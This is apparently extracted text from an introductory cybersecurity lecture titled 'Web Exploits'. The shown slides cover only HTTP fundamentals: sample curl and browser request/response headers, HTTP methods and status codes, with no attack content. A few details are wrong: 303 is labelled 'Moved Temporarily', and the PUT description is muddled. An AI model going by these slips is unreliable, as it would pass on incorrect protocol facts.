

2550 Intro to cybersecurity

L23: Web Exploits

abhi shelat

Today's plan

HyperText Transfer Protocol

0.9 Tim Berners Lee 1991

1.1 1996

1.1 1999 <http://tools.ietf.org/html/rfc2616>

HyperText Transfer Protocol

0.9 Tim Berners Lee 1991

1.1 1996

1.1 1999 <http://tools.ietf.org/html/rfc2616>

Stateless


Each request is independent of all other activity

Web Architecture circa-1992

Client Side

Protocols

Server Side



Request/Response

```
* Trying 151.101.193.164 ...
* TCP_NODELAY set
* Connected to nytimes.com (151.101.193.164) port 80 (#0)
> GET / HTTP/1.1
> Host: nytimes.com
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: Varnish
< Retry-After: 0
< Content-Length: 0
< Location: https://www.nytimes.com/
< Accept-Ranges: bytes
< Date: Fri, 03 Apr 2020 08:25:31 GMT
< X-Served-By: cache-bos4641-BOS
< X-Cache: HIT
< X-Cache-Hits: 0
< Set-Cookie: nyt-gdpr=0; Expires=Fri, 03 Apr 2020 14:25:31 GMT; Path=/; Domain=.nytimes.com
< x-gdpr: 0
< X-Frame-Options: DENY
< Connection: close
< X-API-Version: F-0
```

Request

GET / HTTP/1.1

Host: yahoo.com

Connection: keep-alive

User-Agent: Mozilla/5.0 (iPad; CPU OS 5_0 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9A334 Safari/7534.48.3

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate,sdch

Accept-Language: en-US,en;q=0.8

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

Cookie: YLS=v=....

Response

HTTP/1.1 302 Found

Date: Tue, 18 Sep 2012 17:47:21 GMT

P3P: policyref="<http://info.yahoo.com/w3c/p3p.xml>", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CO
TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA
PRE LOC GOV"

Cache-Control: private

X-Frame-Options: SAMEORIGIN

Set-Cookie: IU=deleted; expires=Mon, 19-Sep-2011 17:47:20 GMT; path=/; domain=.yahoo.com

Set-Cookie: fpc=d=WmdZ6DzTnE...JAS04jxkD expires=Wed, 18-Sep-2013 17:47:21 GMT; path=/;
domain=www.yahoo.com

Location: <http://www.yahoo.com/tablet/>

Vary: Accept-Encoding

Content-Type: text/html; charset=utf-8

Age: 0

Transfer-Encoding: chunked

Connection: keep-alive

Server: YTS/1.20.10

Modern response

```
HTTP/2 200 OK
server: nginx
content-type: text/html; charset=utf-8
x-nyt-data-last-modified: Fri, 03 Apr 2020 13:06:36 GMT
last-modified: Fri, 03 Apr 2020 13:06:36 GMT
x-pagetype: vi-homepage
x-vi-compatibility: Compatible
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
content-encoding: gzip
cache-control: s-maxage=30,no-cache
x-nyt-route: homepage
x-origin-time: 2020-04-03 13:07:39 UTC
accept-ranges: bytes
date: Fri, 03 Apr 2020 13:07:39 GMT
age: 31
x-served-by: cache-lga21966-LGA, cache-bos4624-BOS
x-cache: HIT, MISS
x-cache-hits: 5, 0
x-timer: S1585919260.727513,VS0,VE12
vary: Accept-Encoding, Fastly-SSL
set-cookie: nyt-a=jRLlSkwL3RTl1Zzn3ifKyg; Expires=Sat, 03 Apr 2021 13:07:39 GMT; Path=/; Domain=.nytimes.com; SameSite=none; Secure
set-cookie: nyt-gdpr=0; Expires=Fri, 03 Apr 2020 19:07:39 GMT; Path=/; Domain=.nytimes.com
x-gdpr: 0
set-cookie: nyt-purr=cfhhcfh; Expires=Sat, 03 Apr 2021 13:07:39 GMT; Path=/; Domain=.nytimes.com
set-cookie: nyt-geo=US; Expires=Fri, 03 Apr 2020 19:07:39 GMT; Path=/; Domain=.nytimes.com
x-frame-options: DENY
x-api-version: F-F-VI
content-security-policy: default-src data: 'unsafe-inline' 'unsafe-eval' https;; script-src data: 'unsafe-inline' 'unsafe-eval' https: blob:; style-src data:
'unsafe-inline' https;; img-src data: https: blob:; font-src data: https;; connect-src https: wss: blob:; media-src https: blob:; object-src https;; child-src
https: data: blob:; form-action https;; block-all-mixed-content;
content-length: 174470
X-Firefox-Spdy: h2
```

HTTP Request Methods

Most HTTP requests

Verb	Description
GET	Retrieve resource at a given path
POST	Submit data to a given path, might create resources as new paths
HEAD	Identical to a GET, but response omits body
PUT	Submit data to a given path, creating resource if it exists or modifying existing resource at that path
DELETE	Deletes resource at a given path
TRACE	Echoes request
OPTIONS	Returns supported HTTP methods given a path
CONNECT	Creates a tunnel to a given network location

HTTP Response Status Codes


- 3 digit response codes
 - 1XX – informational
 - 2XX – success
 - 200 OK
 - 3XX – redirection
 - 301 Moved Permanently
 - 303 Moved Temporarily
 - 304 Not Modified
 - 4XX – client error
 - 404 Not Found
 - 5XX – server error
 - 505 HTTP Version Not Supported

Web Architecture circa-1992


Client Side

Protocols

